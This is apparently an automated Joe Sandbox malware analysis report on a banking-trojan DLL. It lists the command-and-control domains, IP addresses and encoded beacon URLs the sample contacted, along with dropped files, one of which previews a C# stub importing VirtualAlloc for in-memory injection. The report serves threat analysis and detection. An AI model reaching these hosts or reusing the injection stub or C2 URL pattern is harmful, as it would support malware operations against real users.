Name	IP	Active	Malicious	Antivirus Detection	Reputation
meganetwork.top	31.41.44.51	true	true	• 3%, Virustotal, Browse	unknown
internetcoca.in	172.105.103.207	true	true	• 20%, Virustotal, Browse	unknown
supernetwork.top	62.173.149.9	true	true	• 3%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://31.207.46.124/jerry/jTzxAnqL2OvVUr_2F/fauV7gAxn9qx/8pFCJL9tnDU/iLzaMJ4HX1GykO/HoC2Mc7MKhdMVEZs5LHn1/1_2BHT6MZAolHFOS/6QcVb6Sy1jmNhbf/GYszPrGfJFenuaRQz6/_2BhFQScX/2I2_2FVeVKW5cCoy7gT4/8KYwuw3rx60555o08Kn/opCh843XnHy29nfuXF6b2z/huTk_2FUjzUDI/ISxuKPlx/DZKqk4ugdLqCYc3dzjZ_2Br/21q0mwi2jT/PIT_2FnEyJ3MqtVh6/qexCz0xFpyCT/BYpr5_2B38q/mb5tW8uXYlLBsL/HRJTV7U9DpT/Lb.bob	true	• Avira URL Cloud: safe	unknown
http://supernetwork.top/jerry/c5L4i7gs7U/TPlgCZUjVlFX76S6w/ptrxQO4jUOhI/F6ePNzRyuKF/MbNtzcp0Ju65aR/ZLc8q9AvlDxusKBXZEkxW/7UMIMirPk3DmAiEd/MIUggpPiQ7ixyfB/FE8tNplPzMQkKS2ZFu/JXFIU12Aw/jv5mVYFsQ20lg4INnqbs/F8R3I0LYx88osTnvgV0/etG2XQldFgo6x4JgYsuQNF/j4JQ96Ft17Rz7/eCxN97dQ/rJhcjYfddaM8eJW_2Fean2z/A92cM0Ky22/lOBKLw85du6YHY_2B/3g2GAbm.bob	true	• Avira URL Cloud: safe	unknown
http://31.207.46.124/jerry/3nn_2BNEVXd0Rxht2AWGTxC/GW4p8XGNLb/FjhKQ84fH_2BkNicF/oP5tQPlnMrJr/VzmSaztxByX/Gj2CVVFo49mQFm/C9zaruRo3JRcHrjSr91x3/QFYBC_2FsxN_2B7X/uufaTAjpOm99699/Pq_2FSETrsZSqN9Ojz/3qeuXW2xr/R0a72t7BsPAzZ_2BbGig/RJ4QPZizbCIE_2Fbc3V/bnU9fiqNJ0ptmBxGj2iZqV/2_2BtpYpuaB39/FW0ST0qr/ePsn6GFPOwexxSy3EgaplHS/uHjfw_2BI_/2BU_2B8F8OF00pKIM/YJkKjo7czRDc/E_2BThKsX/cG_2Fr.bob	true	• Avira URL Cloud: safe	unknown
http://meganetwork.top/jerry/hMt_2FkMsACDp/Ggtycrpr/3jyWUhPR8uVsI6k_2Bbu1hb/kdbdt_2BOm/9tP_2BQtD9vLJNuMH/RpW6bg0QRvZX/QXfPDGL10GT/SdaapIAklDbfEO/Uj_2BAmamwU2u8BHod3aP/PgD0dTDTJEMSc0UK/j1e9AdZnRhxmLd2/iyZSWXfqsPP5Mz2_2F/RxfeMhVZi/snsYr1rBTn9DbB3n1htJ/THaNUdrjEpMaPV5FZB0/hnSI3F95hi8RSrq2PqAvJg/NhyoyNMSlw300/RuRhnMAi/yuKjfRG8BZDb0ZtEsV/Y0c.bob	true	• Avira URL Cloud: safe	unknown
http://31.207.46.124/jerry/5BN0ICz4uWiAkFly3NWE/wdb3AqkjVSwyFUhuqrz/IHc_2B4wxe4nLA1HUOqfnP/QlJbnXjOv_2Ft/Q5KyRgYr/iv5NSA792h1xHcDS5L6fsEG/6f6Mo_2Fxe/zRCCWBAwTeLjqLbV9/kqNgWULptALz/6SvcsPi5EHX/ePWs4WCPyL8a8x/7zSS0_2F0FPHafzsv8Nrj/_2FvbJqIrbuIlTu/28Zs8gI0EBncgLE/E0Xb7wwqBhrlCP2IDF/LuKqKVbSw/I0P0F2TMmM1CY00Wt6n5/Qvz8fbopIWFtWKI6Q1E/CrYECeKd/SC2ahZciZ/j0v83.bob	true	• Avira URL Cloud: safe	unknown
http://internetcoca.in/jerry/T6bm4Th9ln_2Fe/GCStuiGucXHPyvDK2HFa_/2Fnq4Pg9Qcwk7hcp/3kKDARDgW7_2BxB/lHo21jXWhX39Xk5R4R/_2F_2FyAz/YZ8oYHuNhYCmHdf0wSbR/salWQlnNDBjP7A66JVO/sppCnKDjVH3lbE5G7LF5U7/5LSg_2BcZCu_2/F5_2FR_2/B6AH2Mv27ibqMLrY4km_2Fx/gY8_2FL6Mv/5k_2BKapoEIZ8reVa/IFw7CKKCr00_/2FffYJ4qZ35/6uQ8_2B3xnzdTZ/FQ3TIcDZIZ_2BmcKyHZ4r/5C6qwwmwbcuALm_2/BEPFExtOhb_2B6k/D_2FhWFqp3TtB_2BN/1vytrT.bob	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://meganetwork.top/jerry/hMt_2FkMsACDp/Ggtycrpr/3jyWUhPR8uVsI6k_2Bbu1hb/kdbdt_2BOm/9tP_2BQtD9vLJ	rundll32.exe, 00000003.00000002.68471250 2.000000000103A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://internetcoca.in/jerry/T6bm4Th9ln_2Fe/GCStuiGucXHPyvDK2HFa_/2Fnq4Pg9Qcwk7hcp/3kKDARDgW7_2BxB/l	rundll32.exe, 00000003.00000003.39843174 4.0000000001099000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.398416154.0000000001086000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000003.00000002.685619999.000000 0001099000.00000004.00000020.00020000.00 000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://31.207.46.124/jerry/3nn_2BNEVXd0Rxht2AWGTxC/GW4p8XGNLb/FjhKQ84fH_2BkNicF/oP5tQPlnMrJr/VzmSazt	rundll32.exe, 00000003.00000002.68471250 2.000000000103A000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000002.685619999.0000000001099000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://internetcoca.in/	rundll32.exe, 00000003.00000003.39843174 4.0000000001099000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000002.685619999.0000000001099000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://constitution.org/usdeclar.txt	rundll32.exe, 00000003.00000003.64105861 8.0000000006568000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.625082208.0000000006568000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000011.00000003.623671400.0000 02EFC474C000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 00000018.000 00003.638851811.000001F81DE7C000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 00000018.00000002.881229478.000001F81DE7C0 00.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000018.00000003.638947869.0000 01F81DE7C000.00000004.00000020.00020000. 00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000003.00000003.64105861 8.0000000006568000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.625082208.0000000006568000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000011.00000003.623671400.0000 02EFC474C000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 00000018.000 00003.638851811.000001F81DE7C000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 00000018.00000002.881229478.000001F81DE7C0 00.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000018.00000003.638947869.0000 01F81DE7C000.00000004.00000020.00020000. 00000000.sdmp	false	• URL Reputation: safe	unknown
http://31.207.46.124/jerry/jTzxAnqL2OvVUr_2F/fauV7gAxn9qx/8pFCJL9tnDU/iLzaMJ4HX1GykO/HoC2Mc7MKhdMVEZ	rundll32.exe, 00000003.00000002.68471250 2.000000000103A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	rundll32.exe, 00000003.00000003.64105861 8.0000000006568000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.625082208.0000000006568000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000011.00000003.623671400.0000 02EFC474C000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 00000018.000 00003.638851811.000001F81DE7C000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 00000018.00000002.881229478.000001F81DE7C0 00.00000004.00000020.00020000.00000000.sdmp, control.exe, 00000018.00000003.638947869.0000 01F81DE7C000.00000004.00000020.00020000. 00000000.sdmp	false	• Avira URL Cloud: safe	low
http://supernetwork.top/%	rundll32.exe, 00000003.00000003.35230287 1.0000000001099000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.398431744.0000000001099000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://supernetwork.top/E	rundll32.exe, 00000003.00000003.35230287 1.0000000001099000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.398431744.0000000001099000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000003.00000002.685619999.000000 0001099000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://supernetwork.top/	rundll32.exe, 00000003.00000003.35230287 1.0000000001099000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.398431744.0000000001099000. 00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000003.00000002.685619999.000000 0001099000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://31.207.46.124/jerry/5BN0ICz4uWiAkFly3NWE/wdb3AqkjVSwyFUhuqrz/lHc_2B4wxe4nLA1HUOqfnP/QlJbnXjOv	rundll32.exe, 00000003.00000002.68471250 2.000000000103A000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000002.685619999.0000000001099000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000011.00000002.884674 469.000002EFAB931000.00000004.00000800.0 0020000.00000000.sdmp	false		high
http://internetcoca.in/a	rundll32.exe, 00000003.00000003.39843174 4.0000000001099000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000002.685619999.0000000001099000. 00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://supernetwork.top/jerry/c5L4i7gs7U/TPlgCZUjVIFX76S6w/ptrxQO4jUOhI/F6ePNzRyuKF/MbNtzcp0Ju65aR/Z	rundll32.exe, 00000003.00000002.68471250 2.000000000103A000.00000004.00000020.000 20000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://meganetwork.top/	rundll32.exe, 00000003.00000003.35230287 1.0000000001099000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.398431744.0000000001099000. 00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
31.41.44.51	meganetwork.top	Russian Federation		56577	ASRELINKRU	true
31.207.46.124	unknown	Netherlands		57043	HOSTKEY-ASNL	true
172.105.103.207	internetcoca.in	United States		63949	LINODE-APLinodeLLCUS	true
62.173.149.9	supernetwork.top	Russian Federation		34300	SPACENET-ASInternetServiceProviderRU	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	752294
Start date and time:	2022-11-23 10:53:38 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	7078612.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.expl.evad.winDLL@27/18@3/5
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 70% (good quality ratio 67.1%) • Quality average: 82.2% • Quality standard deviation: 27.1%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.42.16
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, ctldl.windowsupdate.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 574 0 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:54:42	API Interceptor	1x Sleep call for process: rundll32.exe modified
10:57:16	API Interceptor	40x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C514
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\CSC256FD05AD86B462985367858678 67B2F65B.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0630727197363155
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryf8Lak7YnqqU8kPN5Dlq5J:+RI+ycuZhNoakSUPNnqX
MD5:	792CCD28AC54F6224043AAEAE461DF09
SHA1:	D8223DE7BF3ED16F67F8B3D2F1E7BA46B4806F3D
SHA-256:	759F06AFF0420F6EF30D56B3A5E1B50F9FF3DCCA4B3383276F3682E7A5D0A59B
SHA-512:	C91E82D8B29C481777E32C6D37667773E8B8403BA62C9EF425BA897A683392F2EADD2CB6505214872AA27CBDA64548000A4364F9AC6ED5150A3E304BD430161
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.g.a.y.s.o.l.0...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...o.g.a.y.s.o.l.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\CSCCB299674C9DE4DC69C5A44CA79DFE4B3.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res

Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1182835611084485
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryKFMak7YnqqRFBPN5Dlq5J:+RI+ycuZhNgqakSRbPNnqX
MD5:	D6BD22CE774B232598462046C508A360
SHA1:	486AB78EC43B23B403BA9007555BFD0D426F5F58
SHA-256:	961799A1F249343266043B2C2246599C26A251A38413602186D339DA0D3212E1
SHA-512:	0E4006E8E667898B6DCE4C4A975B1D554EFFCDCA34E99C57B3784B0E8DFA1DED72A680E5F3DB2E81FB8CAFEEC519193AC09CB7D5A44A14FB9A344E3C62B1D791
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.p.l.k.x.j.d.z...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...b.p.l.k.x.j.d.z...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RESE9EF.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols, created Wed Nov 23 18:57:22 2022, 1st section name ".debug$S"
Category:	modified
Size (bytes):	1328
Entropy (8bit):	3.977219273603299
Encrypted:	false
SSDEEP:	24:Hye9EVeAJeQZH8hhKdNwl+ycuZhNoakSUPNnq9qd:sH7ZGKdm1uloa30q9K
MD5:	48E8B48367CFFAF1D5A5D28FEEC3356D
SHA1:	58732DD2AFB79076F84E252034DFBCECE9179C0D
SHA-256:	C67A41D39473CA8E429BA98EA4CF68263C994F0CD1D47FE37E75B777A4309F71
SHA-512:	362086BA6A4D415B5A460158640FC2177F7B9EA3949B396F92318FB4AE0143D5264CC2847F3505FC16434512F6DC891E4C0EEF8856E6E95B85051891EF62FE75
Malicious:	false
Preview:	L....m~c.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....O....c:\Users\user\AppData\Local\Temp\CSC256FD05AD86B46298536785867B2F65B.TMP.....y,.(.T."@C...a.....7.....C:\Users\user~1\AppData\Local\Temp\RESE9EF.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.g.a.y.s.o.l.0...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp\RESF4AD.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols, created Wed Nov 23 18:57:25 2022, 1st section name ".debug$S"
Category:	modified
Size (bytes):	1328
Entropy (8bit):	3.9983421451530075
Encrypted:	false
SSDEEP:	24:HYke9EVxECuZH8FhKdNwl+ycuZhNgqakSRbPNnq9qd:4qxEzZczKdm1ulgqa3RRq9K
MD5:	E4DB20336E54A2EA89FCE975F92E7B0E
SHA1:	7D122771064 40BCA94753C2E1C8088DC8AA8EB92
SHA-256:	B220E22E079FAB2B94668FF46DCD774CD16E47464563C6683999D4CB073934D7
SHA-512:	37356CA035F193FD07F17EE3D832140C42B3B464F203233A59A41B0737822FE7ED08B4C9122BAF6ACCD8E84FE1050DDF247A0378F18F47870777BD2A64861F85
Malicious:	false
Preview:	L....m~c.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....O....c:\Users\user\AppData\Local\Temp\CSCCB299674C9DE4DC69C5A44CA79DFE4B3.TMP.....".wK#%.F F...`.....7.....C:\Users\user~1\AppData\Local\Temp\RESF4AD.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.p.l.k.x.j.d.z...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jt23bwkp.2ng.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qy1ixiuz.x3z.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\bplkxjdz.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, Unicode text, UTF-8 (with BOM) text
Category:	dropped
Size (bytes):	408
Entropy (8bit):	5.010960710803927
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zu4g8SMRSRa+eNMjSSRrF1HWSSRNGy+lVuf/Qy:V/DTLDfuL9eg5rT25Becly
MD5:	0A5374E53F44AC8B609707A893F72B21
SHA1:	83EC00746897BCACF4C5A049B7E090D057F62CF9
SHA-256:	0388C68B7B848CB08941EDBFE4BCAA8F6DF3C461DF1C9A7542103E279F64C5F9
SHA-512:	CE62CB7723A6FCB5448C7C096C293A503662888F75F1A92EA8A9A15955E82AD6F7773829604633782F0E3E8D5BB07286BC281A94D2F99F0F57D4CEA4E873CDD
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace uvsfmoww.{. public class sootnkjqby. {. [DllImport("kernel32")].public static extern IntPtr GetCu rrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint nsgpgnemm,uint ejvqf);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr eigaolh,uint rqunvgvf,uint pwkvythdbbj,uint hvenr);.. }..}.

C:\Users\user\AppData\Local\Temp\bplkxjdz.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (356), with no line terminators
Category:	dropped
Size (bytes):	359
